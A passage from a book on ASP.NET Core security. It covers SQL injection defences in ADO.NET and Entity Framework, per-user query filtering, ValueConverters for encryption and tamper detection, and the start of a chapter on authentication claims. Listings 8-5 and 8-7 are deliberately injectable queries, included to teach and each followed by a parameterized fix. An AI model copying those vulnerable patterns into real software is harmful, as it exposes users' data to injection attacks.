Listing 8-4. Example of a secure call to a stored procedure

```
public IdentityUser FindByIdAsync(string userId)
{
    var user = new IdentityUser();

    using (var connection = new SqlConnection(_config.
        GetConnectionString("DefaultConnection")))
    {
```

```

{
    var command = connection.CreateCommand();
    command.CommandText = "exec User_SelectById @UserId";
    command.Parameters.AddWithValue("@UserId", userId);

    connection.Open();

    //Code to load user object removed

    connection.Close();
}

return user;
}

```

Now we've fixed this query so it's no longer vulnerable to a SQL injection attack. Is this guaranteed to solve the issue? Unfortunately not if the procedure itself is vulnerable.

For the sake of example, let's change the stored procedure in Listing 8-2 so it is vulnerable to SQL injection attacks, via a built-in stored procedure called `sp_executesql`. While on the surface, this function gives you the ability to create SQL statements on the fly, it also can open up second-order SQL injection attacks, like in this (somewhat contrived) example in Listing 8-5.

Listing 8-5. Query vulnerable to second-order SQL injection

```

CREATE PROCEDURE [dbo].[User_SelectById]
    @UserId NVARCHAR(450)
AS
BEGIN
    SET NOCOUNT ON;

    DECLARE @sql NVARCHAR(MAX)

    SET @sql = 'SELECT * FROM AspNetUsers WHERE Id = ''' +
                @UserID + ''''

    execute sp_executesql @sql
END
GO

```

Note `sp_executesql` does have the ability to utilize parameters if you absolutely need to build SQL dynamically. I found the Microsoft documentation on this unclear, but StackOverflow has an example that is quite clear.¹

If the `UserId` was user supplied, such as from a query string, this would be vulnerable to SQL injection attacks. This is also problematic if you use a parameter for a query that pulls in user-supplied information and then adds it unsafely to a query later, as with any classic second-order SQL injection attack.

In short, all user-supplied data must be put into parameters. Every time.

Third-Party ORMs

Before Entity Framework, there were a large number of object-relational mappers, or ORMs, that were (and still are) available to help turn database tables into objects in C#. While Entity Framework now may be the most popular ORM for .NET, several others, including NHibernate, are still widely used. I'm not going to dig into these in much detail, but know that most ORMs do use parameters for most purposes but still have vulnerabilities in their advanced query capabilities. A good rule of thumb is that if you're building queries via text, you're almost certainly vulnerable to SQL injection attacks somewhere, somehow.

Caution This is even true if you know that the ORM uses parameters for most purposes. A few years ago, I was working on a project that had a homegrown code generator that utilized a common (at the time) ORM. I looked at the source, and the ORM did use parameterized queries whenever possible. Advanced queries did not, and we had vulnerabilities because of it.

¹<https://stackoverflow.com/questions/28481189/exec-sp-executesql-with-multiple-parameters>

Digging into the Entity Framework

I assume that most of you have at least a passing knowledge of Entity Framework at this point. If not, you might want to take a few minutes to familiarize yourself with it elsewhere. My goal is not to teach you how to use the framework, but how to use it securely.

Let's start by demonstrating that Entity Framework uses parameterized queries for normal queries. If you have enough permissions on your database (which you should if you're running against a local test instance), you can watch all queries to the database by running the SQL Server Profiler. To start the Profiler, you

1. Open SQL Server Management Studio
2. Click *Tools*
3. Choose *SQL Server Profiler*
4. Assuming the connection info is correct, click *Connect*
5. Click *Run*

You can then log into your app and look at what is actually being sent to the database.

To demonstrate how Entity Framework queries get turned into database calls that utilize parameters, Listing 8-6 shows the database call that is the result of the `FindByNameAsync` method in Listing 7-7 from the previous chapter.

Listing 8-6. Database query from `FindByNameAsync`

```
exec sp_executesql N'SELECT TOP(2) [a].[Id],↵ [a].[AccessFailedCount],
[a].[ConcurrencyStamp], [a].[Email],↵ [a].[EmailConfirmed], [a].
[LockoutEnabled], [a].[LockoutEnd],↵ [a].[NormalizedEmail], [a].
[NormalizedUserName],↵ [a].[PasswordHash], [a].[PhoneNumber],↵ [a].
[PhoneNumberConfirmed], [a].[SecurityStamp],↵ [a].[TwoFactorEnabled], [a].
[UserName]↵
FROM [AspNetUsers] AS [a]
WHERE [a].[UserName] =↵ @__hashedUserName_0',N'@__hashedUserName_0↵
nvarchar(256)',@__hashedUserName_0=N'[1]5FD5CDE3198C1159BF549↵
75E42D433410F46F838D815FAD3ED64D634852149D3AF1ACA6456E170455C↵
164F1762824B1C3639C7150F1B49E5B687FCBA6A59B8D2'
```

The query has one parameter, called @__hashedUserName_0, and has a datatype and a hashed value for the username.

Running Ad Hoc Queries

So now that you know queries built with LINQ are safely executed, let's turn to ad hoc queries, which could potentially be used unsafely. Here's one example.

Listing 8-7. Unsafe query being run with Entity Framework

```
public IdentityUser FindByIdAsync(string userId)
{
    var query = $"SELECT * FROMAspNetUsers WHERE Id = ␣
        '{userId}'";
    var user = _dbContext.Users.FromSqlRaw(query).Single();

    return user;
}
```

If you didn't know much about SQL injection, the code in Listing 8-7 would look like great functionality – FromSqlRaw allows you to create your own custom queries for those times a LINQ query won't work (or won't work well). But now that you know how SQL injection works, you should be able to see why this is problematic. And indeed, if userId is user controlled, this function is indeed vulnerable to attacks.

The ASP.NET team tried to fix this problem by creating a method called FromSqlInterpolated. Listing 8-8 shows how that method looks in a real query.

Listing 8-8. Safer query being run with Entity Framework

```
public IdentityUser FindByIdAsync(string userId)
{
    var user = _dbContext.Users.FromSqlInterpolated(
        $"SELECT * FROMAspNetUsers WHERE Id = '{userId}'")
        .Single();

    return user;
}
```

Now that I'm using `FromSqlInterpolated` instead of `FromSqlRaw`, Entity Framework understands the formatted string well enough to properly turn the data into parameters. On top of that, the ASP.NET team had the foresight to prevent regular strings from being passed into this method – making it harder to inadvertently introduce SQL injection vulnerabilities. Great solution, right? I'm not a fan of this for two reasons:

- Seeing “`FromSqlInterpolated`” doesn't make it obvious to any new developers coming to the project, or developers unfamiliar with SQL injection, what is going on behind the scenes to make this safe. As a result, I have no expectations that this method would be used consistently in any nontrivial project. It'd be too easy for `FromSqlRaw` to slip in either out of ignorance or out of an obscure need.
- You should want your code to be audited by security professionals on a semi-regular basis. Most web security professionals I've met are not experts on ASP.NET Core. They know some general information about how ASP.NET works differently than some Java frameworks, for instance, but they do not know much about Framework vs. Core, much less understand the newest features in Core. This code will confuse them.

You can more explicitly include parameters in your custom Entity Framework queries, signaling to both other developers and potential security auditors that you know what you're doing. Listing 8-9 shows what that code looks like.

Listing 8-9. Safest query being run with Entity Framework

```
public IdentityUser FindByIdAsync(string userId)
{
    var user = _dbContext.Users.FromSqlRaw(
        "SELECT * FROMAspNetUsers WHERE Id = {0}", userId)
        .Single();

    return user;
}
```

Caution Truth be told, this still isn't that clear what is going on or why. It would be fairly easy for a developer to see this and think that formatting the string first and passing the whole string to `FromSqlRaw` would be a more elegant solution. To be safest, you are best off using ADO.NET if you have needs that require custom queries.

Notice that I'm using the less safe `FromSqlRaw` method, but I'm passing in the `userId` as a separate parameter. While this code is not absolutely clear, since this is not explicitly giving the parameter a name, most readers will see that the query is being separated from the data, reducing the chances of misunderstandings later.

Tip Notice the placeholder, `{0}`, does not have quotation marks. `FromSqlRaw` will add the quotation marks whether you have or not, so be sure to exclude them from your query.

Principle of Least Privilege and Deploying Changes

There's another rather serious security-related issue with Entity Framework. If you recall from Chapter 1, there is a concept called *principle of least privilege* that states that a user should only have the minimum number of permissions to do their job. This principle also applies to system accounts. The system account that runs your website should only be able to read the necessary files, execute specific code, and possibly write to a limited number of folders. The account that you use to connect to your database should follow the same principles: if the connection only needs to read and write to certain tables in your database, then that's all the permissions it should get. Doing anything else greatly increases the amount of damage an attack using a compromised account can do.

Code-first Entity Framework seems to encourage just the opposite. To see what I mean, take a look at Figure 8-1, which shows the screen you may have already seen if your database doesn't match your Entity Framework model.


```
app.UseExceptionHandler("/Home/Error");
app.UseHsts();
}
```

Unfortunately, since it is one line of code, it is trivially easy to put this into production, where this functionality does *not* belong.

What can be done to update the database instead? You could create a new configuration just for deploying code, storing the configuration file along with the credentials for a database user with permissions to update the database, and then run the code shown in Listing 8-11.

Listing 8-11. Command line for pushing up database changes

```
dotnet ef database update --configuration DEPLOY
```

Another option, if you're using SQL Server as your database, is to use the database schema comparison tool available in Visual Studio. To find it, you can go to Tools ► SQL Server ► New Schema Comparison.... After you've generated the comparison, you can export a script by clicking on the icon that looks a bit like a scroll as shown in Figure 8-2.




Figure 8-2. Location of the Generate Script button in the Schema Comparison tool

Regardless of which method you use, though, don't allow your website to update the database. If you have missed protecting any query, anywhere, these permissions can greatly increase the damage a knowledgeable hacker can do.

Simplifying Filtering

Now that I've covered the issues with Entity Framework, let's move on to making it easier to use and maintain. First, let's attempt to tackle a problem that most websites face: limiting data access so only authorized users can access sensitive data. Using role- or policy-based attributes as I did in the last chapter is a great start, but it doesn't help much in a situation like viewing a previous order in an e-commerce app. A user should be able to see the view order page, so you can authorize the user to do so via attributes. But on top of that, you will need to filter the available orders to just the ones the user can see, which is not something that can easily be achieved with attributes. Most of the time, we as developers are stuck creating the same filters over and over again to protect our data, but this is annoying and error-prone. To see what I mean, Listing 8-12 shows a query that I could have put into my adaption of the Juice Shop app.

Listing 8-12. Safest query being run with Entity Framework

```
[HttpGet]
public IActionResult Details([FromRoute]int id)
{
    var userID = User.GetUserID();
    var order = _dbContext.Orders.Single(o =>
        o.OrderID == id &&
        o.JuiceShopUserID == userID);
    return View(order);
}
```

The code in bold is needed to prevent users from pulling the order details of any user in the system, but it can be difficult to remember to include this everywhere needed, difficult to remember exactly what is needed everywhere, and difficult to update everywhere if changed. What can we do?

Filtering Using Hard-Coded Subqueries

One option to limit queries based on a particular context is to pre-create queries that run your initial filter and then run your context-specific filter immediately after. This is probably not clear, so here is an example in Listing 8-13.

Listing 8-13. Example of chained queries

```
[HttpGet]
public IActionResult Details([FromRoute]int id)
{
    var userID = User.GetUserID();
    var order = _dbContext.Orders
        .Where(o => o.JuiceShopUserID == userID)
        .Single(o.OrderID == id);
    return View(order);
}
```

In this example, there are two queries: a `Where` clause that filters the `Order` collection by user and a `Single` clause that filters the `Order` collection by the passed-in `id`. One of the features of Entity Framework is that the expressions are evaluated when they're needed, not the line of code when they're declared. While this can be confusing and difficult to debug if you don't know what's going on, it does mean that you can write multiple queries and make only one database call. In our case, both the `Where` and `Single` clauses are combined into a single SQL query, improving performance.

While all this is well and good, it isn't much good – you're still hard-coding all of the filters. But because you've separated the reusable portion (the `Where` clause) from the context-specific portion (the `Single` clause), you can now move the reusable portion to its own class. The actual implementation of this may vary based on your needs, but I'll outline an approach that I rather like. It has two portions: an object that contains several pre-filtered collections and a method on the database context object that returns the object. First, I'll show you what the final query looks like in Listing 8-14.

Listing 8-14. Pre-filtered `Single()` query

```
_dbContext.FilterByUser(User).Orders.Single([query]);
```

You can see the `FilterByUser` method, which is easy to understand, followed by a pre-filtered collection, which a developer can run further queries on. To get an idea how it works, let's dive into the next level deeper, the `FilterByUser` method in Listing 8-15.

Listing 8-15. Database context method to return a user filter object

```
public partial class ApplicationDbContext
{
    public UserFilter FilterByUser(System.Security.Claims.ClaimsPrincipal user)
    {
        return new UserFilter(this, user);
    }
}
```

This method doesn't do a whole lot other than allowing you to call `yourContextObject.FilterByUser(User)`, which returns a `UserFilter` object, which isn't that interesting by itself, so let's dig into the `UserFilter` in Listing 8-16.

Listing 8-16. Object that returns collections that are filtered by user

```
public class UserFilter
{
    ApplicationDbContext _dbContext;
    ClaimsPrincipal _user;

    public UserFilter(DynamicContext dbContext,
        ClaimsPrincipal user)
    {
        _dbContext = dbContext;
        _user = user;
    }

    public IQueryable<Order> Orders
    {
        get
        {
            var userID = GetUserID();
            return _dbContext.Orders.Where(
                o => o.JuiceShopUserID == userID);
        }
    }
}
```

```

private int GetUserID()
{
    return int.Parse(_principal.Claims.Single(
        c => c.Type == ClaimTypes.NameIdentifier).Value);
}
}

```

The `UserFilter` class contains the actual properties, along with the filters for the Where clause I said we'd need to separate earlier. I only have the `Order` object here as an example, but you can imagine creating properties for any and all collections in your system.

For a working example of this code, please refer to the safer version of Juice Shop in the code included with this book.

Filtering Using Expressions

The pre-coded filters are great in that they're easy to code and easy to understand, making it likely that anyone who picks up your code will be able to add any methods and fix any issues. The problem is that you need to create a new property for each collection in your database context, which can be a pain if you have a large number of tables in your database.

An alternative is building LINQ expressions at runtime using the `Expression` object. Understanding the example code will take a little bit of explaining, so I first want to show you how the resulting code in Listing 8-17 would be called.

Listing 8-17. Sample query using a filter using Expressions built at runtime

```

[HttpGet]
public IActionResult Review([FromRoute]int id)
{
    var review = _dbContext.ProductReviews.SingleForUser(
        User, r => r.ProductReviewID == id);
    var model = new EditReviewModel(review);
    return View(model);
}

```

The idea here is that the `SingleForUser` method filters orders by user, so if a request somehow comes in for an order that a user does not have access to, the developer coding the front end does not need to remember to also filter by user.

In this example, how does the code know how to filter the `ProductReview` collection by user? You do need to tell your code which property holds the user ID, so you could use an attribute to do that. The attribute class looks like Listing 8-18.

Listing 8-18. Attribute to tell our Expression builder which property to use

```
[AttributeUsage(AttributeTargets.Property)]
public class UserIdentifierAttribute : Attribute
{
}
```

There's really not anything to this attribute. It's just a marker for code elsewhere to understand where to find the user property. Here is the attribute in action.

Listing 8-19. `UserFilterableAttribute` in action

```
public class ProductReview
{
    [Key]
    [DatabaseGenerated(DatabaseGeneratedOption.Identity)]
    public int ProductReviewID { get; set; }
    public int ProductID { get; set; }

    [UserIdentifier]
    public int JuiceShopUserID { get; set; }
    //Additional properties removed for brevity
}
```

You'll notice in Listing 8-19 our custom attribute is attached to the user property, called `JuiceShopUserID`. Now that the basics are out of the way, let's dive into the more interesting stuff. Listing 8-20 shows what the `SingleForUser` method looks like.

Listing 8-20. `SingleForUser` internals

```
public static TSource SingleForUser<TSource>(
    this IQueryable<TSource> source,
```

```

ClaimsPrincipal user,
Expression<Func<TSource, bool>> predicate)
    where TSource : class
{
    try
    {
        Expression<Func<TSource, bool>> userPredicate =
            GetUserFilterExpression<TSource>(user);

        try
        {
            return source.Where(userPredicate).Single(predicate);
        }
        catch
        {
            //Checks for why the method failed removed
        }
    }
    catch (Exception ex)
    {
        //Add logging later
        throw;
    }
}

```

Most of the work is done in the `GetUserFilterExpression` method, which I'll get to in a minute. But let's take a moment to look at what's here. Here are a few things to highlight:

- This method takes an `Expression` as a parameter. This is what a LINQ query is behind the scenes. Asking for it here allows us to further filter our `Single` query beyond merely filtering by user, as we did in the example in Listing 8-14.
- `GetUserFilterExpression` returns an `Expression` that filters by user, but since it's easier to keep the "predicate" `Expression` whole, we can use a `Where` filter for the user expression and the custom query in the call to `Single`.

- There is an extra try/catch here that, when `Single` throws an error, attempts to determine if the error was caused by the user filter or the custom query. This is important if you want to tell the difference between a normal error and an attacker attempting an IDOR attack. You can review the source code for the full code.
- You do have to explicitly call `Single` with the final query – I could not find a way around this. The main consequence from this is that you will need to make separate methods for each user filterable method you make. In other words, if you want to have separate `First` and `Single` methods, you need to create separate user filterable methods for each.

And now, let's dig into where most of the processing happens in Listing 8-21.

Listing 8-21. `GetUserFilterExpression` internals

```
private static Expression<Func<TSource, bool>>
  GetUserFilterExpression<TSource>(ClaimsPrincipal user)
  where TSource : class
{
  Expression<Func<TSource, bool>> finalExpression = null;

  var properties = typeof(TSource).GetProperties()
    .Where(prop => Attribute.IsDefined(prop,
      typeof(UserIdentifierAttribute)));

  //Checks to ensure we have one and only one property removed

  var userClaim = user.Claims.SingleOrDefault(
    c => c.Type == ClaimTypes.NameIdentifier);
  if (userClaim == null)
    throw new NullReferenceException("There is no user logged
      in to provide context");

  var attrInfo = properties.Single();
  var parameter = Expression.Parameter(typeof(TSource));

  Expression property = Expression.Property(parameter,
    attrInfo.Name);
```



```

object castUserID = Convert.ChangeType(
    userClaim.Value, attrInfo.PropertyType);

var constant = Expression.Constant(castUserID);
var equalClause = Expression.Equal(property, constant);
finalExpression = Expression.Lambda<Func<TSource,
    bool>>(equalClause, parameter);

return finalExpression;
}

```

There's a lot of code here, but the first half of the method simply is there to find the property to be used as a filter and the user ID. There's not much to see here. The interesting part of the code starts when you start using the Expressions about halfway through the method. Each individual component of the final clause is an Expression, including the following:

- **parameter** – This contains the type of the object property we compare against. In this case, since the `JuiceShopUserID` property on the `ProductReview` object is an integer, this is an integer.
- **property** – This is the property of the object we're comparing. In this case, this is the `JuiceShopUserID` property of the `ProductReview` object.
- **constant** – This is the actual value being compared. In this case, this stores the actual value of the user ID.
- **equalClause** – This stores the property and constant being compared for equality.
- **finalExpression** – This is the final lambda clause to pass to LINQ.

Figure 8-3 shows how all of these components fit together.




Figure 8-3. Relationship between Expressions in runtime-built User ID comparison

And because this is built with Expressions and reflection, you should be able to extend this to other classes pretty easily. As with the previous approach, a working example of this method can be found in the safer version of the Juice Shop app.

Note This example only shows how to filter objects that have a user ID as a property. It would be much more useful if we could automatically filter objects based on a parent collection, like filtering OrderProduct objects by the JuiceShopUserID property on the Order object. This is quite possible by adding subqueries with Expression.Call, but it gets complicated quickly.

Easy Data Conversion with the ValueConverter

Another problem with Entity Framework is that you don't always want to store the data in the database in the same format that you want to use it in your apps. As an example, you may want to encrypt data when it's stored in the database. Enter the ValueConverter. The ValueConverter does what was just described – intercept calls to the database to store data in some custom format, and then when pulling data from the database, it formats the data in the way the code, not the database, wants.

To see how this works, let's create an example of an attribute that, when added to a property in an Entity Framework object, encrypts the value in the database. In this case, let's look at the encryption process used in the Juice Shop API. First, let's take a look at the class that does the work in Listing 8-22.

Listing 8-22. ValueConverter for handling data encryption

```

public class EncryptionConverter
    : ValueConverter<string, string>
{
    public EncryptionConverter(string encryptionKeyName,
        IEncryptionService encryptionService)
        : base(
v => ToDatabase(v, encryptionKeyName, 1, encryptionService),
v => FromDatabase(v, encryptionKeyName, encryptionService))
    { }

    public static string ToDatabase(string value,
        string keyName, int keyIndex,
        IEncryptionService encryptionService)
    {
        return encryptionService.Encrypt(value, keyName,
            keyIndex);
    }

    public static string FromDatabase(string value,
        string keyName, IEncryptionService encryptionService)
    {
        return encryptionService.Decrypt(value, keyName);
    }
}

```

The most interesting part of this code is that the base class takes the methods to convert to and from the database storage format rather than try to create methods that should be overridden like most objects in C#. If you're not used to this approach, it is a little hard to understand at first, but it does allow for greater flexibility.

Next, you need to tell the database context object that your ValueConverter exists. This is as simple as adding it to the entity declaration within the `OnModelCreating` method within your database context class.

Listing 8-23. Adding the ValueConverter to a property

```
protected override void OnModelCreating(ModelBuilder
    modelBuilder)
{
    modelBuilder.Entity<CreditApplication>(entity =>
    {
        entity.ToTable("CreditApplication");

        entity.Property(e =>
            e.CreditApplicationID).ValueGeneratedNever();
        entity.Property(e => e.SocialSecurityNumber)
            .HasMaxLength(1000)
            .IsUnicode(false)
            .HasConversion(new EncryptionConverter(
                KeyNames.CreditApplication_SocialSecurityNumber,
                _encryptionService));
    });
}
//More entities removed for brevity
}
```

Informing our database context class to use our converter is as easy as using the `HasConversion` method when declaring the entity, as seen in the code in bold in Listing 8-23. As a reminder, if you would like to see a working version of this code, it is available in the `JuiceShopDotNet.API` project within the source code for this book.

Caution One limitation of the `ValueConverter` is that it expects a one-to-one mapping between an Entity Framework object and a database column, so unless you want to call a separate data access service from your data access code, you need to store everything in one column. If you have an integrity hash, you can get around this issue by storing both the hash and the original data in the same column (as seen in the next section). This isn't ideal, but it works. If you need to store data elsewhere, as you should if you both encrypt data for privacy and hash it for searching, then this solution won't work.

ValueConverters and Detecting Tampering

Quite honestly, using a `ValueConverter` for encryption is not ideal for a couple of reasons:

- Once the data is encrypted, we cannot search for that information without decrypting each value in the database.
- Encrypted data really ought to be stored in a database separate from the one that stores most of our data.

I did use a `ValueConverter` for encryption in the API, but I did so as much to demonstrate how the converter works as I did because it was the right solution for that particular problem.

One problem that a `ValueConverter` might be a better solution for would be adding a hash for integrity checking. The safer version of our Juice Shop app has an example of that, which you can see working on the `ReviewText` property of the `ProductReview` object.

Listing 8-24. ValueConverter to detect tampering

```
public class IntegrityHashConverter
    : ValueConverter<string, string>
{
    public IntegrityHashConverter(string saltName,
        IHashingService hashingService)
    : base(v => ToDatabase(v, saltName, 1, hashingService),
        v => FromDatabase(v, saltName, hashingService)) { }

    public static string ToDatabase(string value,
        string keyName, int keyIndex, IHashingService
            hashingService)
    {
        var hashed = hashingService.CreateSaltedHash(value,
            keyName, keyIndex, HashingService.HashAlgorithm.SHA3_512);
        return $"{value}|{hashed}";
    }

    public static string FromDatabase(string value,
        string keyName, IHashingService hashingService)
```

```

{
    var original = value.Substring(0, value.LastIndexOf("|"));
    var hash = value.Substring(value.LastIndexOf("|") + 1);

    if (hashingService.MatchesHash(original, hash, keyName))
        return original;
    else
    {
        //TODO: Log this
        return "ERROR";
    }
}

```

Between the previous section and what you learned about cryptography in Chapter 6, I hope you understand what is going on in the function in Listing 8-24 already. On the way to the database, we're hashing the value and appending it to the end of the data. On the way out, we're verifying that the hash still matches and removing the hash from the value. Using this converter is identical to the encryption converter in the previous section.

Other Relational Databases

Microsoft has, for decades, supported different databases with ADO.NET as long as there was a compatible driver available. Support for Entity Framework has not been as good – for a long time SQL Server was the only available option for serious developers.

Now, there are drivers for most of the most common databases, including Oracle, MySQL, DB2, PostgreSQL, and so on. Most of these vendors also have drivers available for Entity Framework, so you no longer have to use SQL Server if you want support for Entity Framework.

If you use a database other than SQL Server, you can still use most or all of the security advice in this book – using parameterized queries whenever possible is still by far the best advice I can give. There are two additional things to consider, though, when using other databases:

- If you do need to create ad hoc queries, be aware that there are slight differences between the databases as far as which characters must be escaped to be safe. For instance, MySQL uses the “`” character to mark strings, not an apostrophe like SQL Server. Again, parameterized queries are your best defense.

- There are a large number of third-party database drivers floating around. Be careful which ones you trust. Not all organizations pay the same amount of attention to security, so you may very well get a driver that isn't secure. Whenever possible, use the drivers created by either Microsoft or the creator of the database.

Secure Database Design

A full treatment of securing databases, or even a full treatment of security SQL Server, could fill a book. I don't have the space to give you everything you need to know here, but I will highlight a few quick things that can help secure your databases.

Use Multiple Connections

Use different connections, with different permissions, for different needs. For instance, if you were running an e-commerce app, you can imagine that you would have shoppers, resellers, and administrators all visiting your site. Each type of page should have its own connection context, where the shopper connection wouldn't have access to the reseller pages, the reseller connection wouldn't have access to the user administration page, etc. While setting up multiple connections with access to different areas of the database seems like a pain to set up (and it is), it is a great way to help limit the damage a breached account can do.

Use Schemas

Some databases, like SQL Server and PostgreSQL, allow you to organize your database objects into named *schemas*. If your database has this feature, you should take advantage of it. While that can help you separate tables by function, it can also help you manage different permissions for different users by granting access to the schema, not individual objects. Following the example shown previously, you could create a schema for orders that only administrators and shoppers could access, a schema for resellers that shoppers could read and resellers could read/write, and a settings schema that administrators could control, but resellers and shoppers would have limited access.

Don't Store Secrets with Data

Do not store secrets, such as API passwords or encryption keys, with the rest of your data. If you have no other choice, store them in a separate schema with locked-down permissions. A better solution would be to store those values in a separate database entirely. A still better solution would be to store those values in a database on a separate server entirely. But storing them with your data is just asking for trouble.

Avoid Using Built-In Database Encryption

Yes, allowing your database to handle all encryption and decryption sounds like an easy way to encrypt your data without going through that much development work. The problem is that your database should not be able to encrypt and decrypt its own secret data – that makes it too easy for a hacker to access the necessary keys to decrypt the data. Keeping secrets away from the rest of your data means you should keep the ability to decrypt data away from your database.

Test Database Backups

If you are responsible for the administration of your database, do test your database backups. Yes, I know you've heard this advice. And yes, I know you probably don't do it. But you should – you never know when there's something wrong with either your backup or restore processes, and you won't find out if you don't test them.

Note I almost learned this lesson the hard way. I was responsible for an app that had intermittent availability issues, and in order to test the issue locally, we grabbed a backup copy of the production database and tried to install it on one of our servers to test. We couldn't – the backup was irredeemably broken. Long story short, the process that was backing up the database was both bringing down the website and destroying the backup. Luckily for us, we found (and fixed) the issue before we needed the backup for any urgent purpose. Do you feel lucky? If not, test your backups.

Non-SQL Data Sources

Last thing I'll (briefly) cover in this chapter is data sources that aren't relational databases, such as XML, JSON, or NoSQL databases. While a full treatment of these would require a book in itself, the general rules to live by here are the same as with relational databases:

- Whenever possible, use parameters that separate data from queries.
- When that is not possible, only allow a limited set of predefined characters that you know will be used by the app but that you know are safe to be used in queries.
- When that is not possible, make sure you escape any and all characters that your query parser might interpret as commands. (And expect to have your data breached when you miss something.)

One other tip I can give is that if you must accept user input for queries, use GUIDs or some other placeholder for your real data. For instance, if you know you need to query a database by an integer ID, create a mapping of each integer ID to a GUID and then send the GUID to the user. As an example, let's create a hypothetical table of IDs to GUIDs in Table 8-1.

Table 8-1. *Mapping integer IDs to GUIDs*

Actual ID	Display ID
99	4094cae2-66b4-40ca-92ed-c243a1af9e04
129	7ca80158-a469-416a-a9f5-688a69707ca5
258	e1db6dbd-06a9-4854-b11a-334209e1213d
311	6acddec9-8e93-4e60-8432-46051d25a360
386	83763c0f-6e40-4c7e-b937-ac3dd62f6172

Now, let's see how these mappings could be used to protect your app. Unfortunately there aren't any examples of this in the Juice Shop app, so I'll create a hypothetical scenario in Listing 8-25. I'll skip error handling, and any other data, for brevity.

Listing 8-25. Example code that uses a GUID mapping for safety

```
public class SomeController : BaseController
{
    public IActionResult GetData(Guid id)
    {
        int actualId = _dbContext.Mapping.Single(map =>
            map.PublicID == id);

        var unsafeQuery = $"SELECT * FROM Source ↵
            WHERE DbId = {actualId}";

        var myObject = _dataSource.Execute(unsafeQuery);

        return View(myObject);
    }
}
```

This code lacks specifics, but I hope you get the idea. While we’re building the query unsafely, there is almost no chance, outside of someone maliciously altering our data, of an invalid or unsafe query because the only “unsafe” code comes from a trusted source.

Summary

I started the chapter with a discussion on how to use parameterized queries to prevent SQL injection attacks and then moved into different methods to make that happen. I then discussed some little-known features in Entity Framework that can be used to make your context-specific easier to write. I ended with quick overviews of database security and safely querying non-SQL data stores.

In the next chapter, we will go over arguably the least secure functionality within ASP.NET – its authentication and authorization handling. We will talk about security issues that come with the default implementation and how to fix them.

CHAPTER 9

Authentication and Authorization

In general, I think that the ASP.NET team did a pretty good job with the security of the framework. Sure, there are some annoyances, like the fact that CSRF tokens never expire, and some gotchas, like you need to take extra steps to ensure that any `IHtmlHelper` extensions are secure, but overall, the framework offers decent security.

I honestly can't say the same thing for the default authentication and authorization functionality within the framework, especially the functionality that comes by default with saving usernames and passwords in a database. The security behind password-based attacks has gotten significantly more sophisticated over the years, but the security in ASP.NET has had only marginal improvements since I started programming almost 20 years ago.

So let's dig into why this functionality is problematic and what you can do about it. Before we get there, though, let's do a quick recap of what the terms *authentication* and *authorization* mean.

- **Authentication** – Verifying that you are who you say you are
- **Authorization** – Verifying that you can do what you say you can do

Since it is tough to do authorization without proper authentication, let's start with authentication.

As I'm sure you know, ensuring that the user is who they say they are is incredibly important for any nontrivial website. And as I alluded to earlier, there are some things that are less than about how ASP.NET implements authentication and authorization. Most of these manifest themselves if you use the default functionality, but as we'll see, many of these issues are present regardless of what functionality you use.

Authentication Functionality

Let's dive into the default authentication that you get if you select "Individual Accounts" when setting up a new website. With this knowledge, we have some context to understand what services are most important to understand to fix the issues and make a more secure solution.

Functionality Enabled Out of the Box

Despite my complaints, there are a few things that the default authentication functionality does well. Let's start by digging into the authentication token.

Claim-Based Security

When a user logs into ASP.NET, instead of creating an authentication token and mapping it to a user, ASP.NET creates an encrypted token that stores a number of *claims*. These claims are encrypted within the authentication ticket itself. Claims may include any number of items, such as a user identifier, roles, user information, etc. By default, ASP.NET includes four different claims in an authentication token:

- **ClaimTypes.NameIdentifier** – This is the user ID of the logged-in user.
- **ClaimTypes.Name** – This is the username of the logged-in user.
- **AspNet.Identity.SecurityStamp**: This is a value that is generated and stored in the database that is changed when a user changes their credentials. When the stamp changes, the user's session is invalidated.
- **amr** – This stands for Authentication Method Reference, which stores a code stating how the user logged in.¹

When the framework needs to know if someone is logged in, it can check the list of claims. If the `ClaimTypes.NameIdentifier` is there in the list of user claims, the framework can create a user context using that particular user's information.

¹<https://tools.ietf.org/html/draft-ietf-oauth-amr-values-00>

Note that you can add your own claims. You should avoid adding too many claims in order to keep your authentication token size manageable, but you can store any claim as a name/value pair and have it be available wherever the `ClaimsPrincipal` object is available.

Easy Authorization Checking

